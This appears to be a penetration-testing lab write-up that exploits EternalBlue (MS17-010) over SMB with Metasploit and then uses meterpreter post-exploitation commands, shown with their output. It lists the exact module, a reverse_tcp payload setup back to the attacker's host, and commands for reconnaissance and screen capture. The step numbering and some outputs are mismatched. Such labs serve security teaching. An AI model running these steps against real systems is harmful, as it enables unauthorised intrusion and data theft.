Post-Exploitation

Post-Exploitation is a phase in cybersecurity penetration testing or hacking that occurs after an attacker successfully gains access to a target system. The main goal is to maintain access, gather valuable information, and move deeper into the network.

Exploit EternalBlue

- Targets: SMB (port 445)
- Vulnerability: Buffer overflow in SMBv1
- search ms17_010
- use exploit/windows/smb/ms17_010_eternalblue
- set RHOSTS <target-ip>
- set LHOST <your-kali-ip>
- set payload windows/x64/meterpreter/reverse_tcp
- Gain meterpreter access

1. sysinfo - display basic information about the compromised system

```
[*] 192.168.1.214:445 - Sending egg to corrupted connection.
[*] 192.168.1.214:445 - Triggering free of corrupted buffer.
[*] Sending stage (232006 bytes) to 192.168.1.214
[*] Meterpreter session 1 opened (192.168.1.103:4444 → 192.168.1.214:49203) at 2026-03-18 08:41:52 -0400
[+] 192.168.1.214:445 - =-=-=-=
```

4. ifconfig - To identify the victim's IP address.

```
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:81:03:8b
MTU          : 1492
IPv4 Address : 192.168.1.214
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::b1de:f85b:b9b4:c0ad
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Figure 3: To identify the victim's IP address

5. ls - To list all available files in the current directory

```
meterpreter > ls
Listing: C:\Windows\system32
============================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
040777/rwxrwxrwx  0         dir   2025-09-18 14:01:39 -0400  0409
100666/rw-rw-rw-  16640     fil   2026-03-18 05:54:47 -0400  7B296FB0-376B-497e-B012-9C450
100666/rw-rw-rw-  16640     fil   2026-03-18 05:54:47 -0400  7B296FB0-376B-497e-B012-9C450
100666/rw-rw-rw-  39424     fil   2009-07-13 21:24:45 -0400  ACCTRES.dll
100777/rwxrwxrwx  24064     fil   2009-07-13 21:38:55 -0400  ARP.EXE
100666/rw-rw-rw-  499712    fil   2009-07-13 21:41:53 -0400  AUDIOKSE.dll
100666/rw-rw-rw-  780800    fil   2010-11-20 22:24:49 -0500  ActionCenter.dll
100666/rw-rw-rw-  549888    fil   2010-11-20 22:24:49 -0500  ActionCenterCPL.dll
100666/rw-rw-rw-  213504    fil   2010-11-20 22:24:24 -0500  ActionQueue.dll
100777/rwxrwxrwx  40448     fil   2009-07-13 21:38:55 -0400  AdapterTroubleshooter.exe
100666/rw-rw-rw-  577024    fil   2010-11-20 22:24:41 -0500  AdmTmpl.dll
040777/rwxrwxrwx  0         dir   2010-11-20 22:30:27 -0500  AdvancedInstallers
```

Figure 4: To list all available files in the current directory

6. background - Used to come out of a valid session without losing it

```
meterpreter > background
[*] Backgrounding session 1...
```

Figure 5: Using command background

7. getuid - Used to know user id of the target machine

8. getpid - Used to know the running process ID (active session)

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 1188
```

Figure 6: Using command 'getuid' and 'getpid'

9. screenshot - Used to capture the screen of victim's machine, the image is saved to root directory in attacker's machine.



Figure 7: captured the screen of victim's machine

Summary

Post-Exploitation is a phase in penetration testing that occurs after an attacker successfully gains access to a target system. In this lab, the vulnerability **EternalBlue** targeting SMB port 445 was exploited using the **Metasploit Framework**, which provided a **Meterpreter** session on the target machine. The objective of this phase is to gather information about the compromised system, maintain access, and understand the system environment for further analysis.

After gaining access, several Meterpreter commands were used to interact with the target system. Commands such as **sysinfo** were used to view system details, **pwd** and **cd** to navigate directories, **ls** to list files, and **ifconfig** to identify the victim's IP address. Additional commands like **getuid** and **getpid** displayed the user ID and process ID of the active session, while **background** allowed the session to run in the background. The **screenshot** command was used to capture the victim machine's screen, demonstrating how attackers can collect information from a compromised system.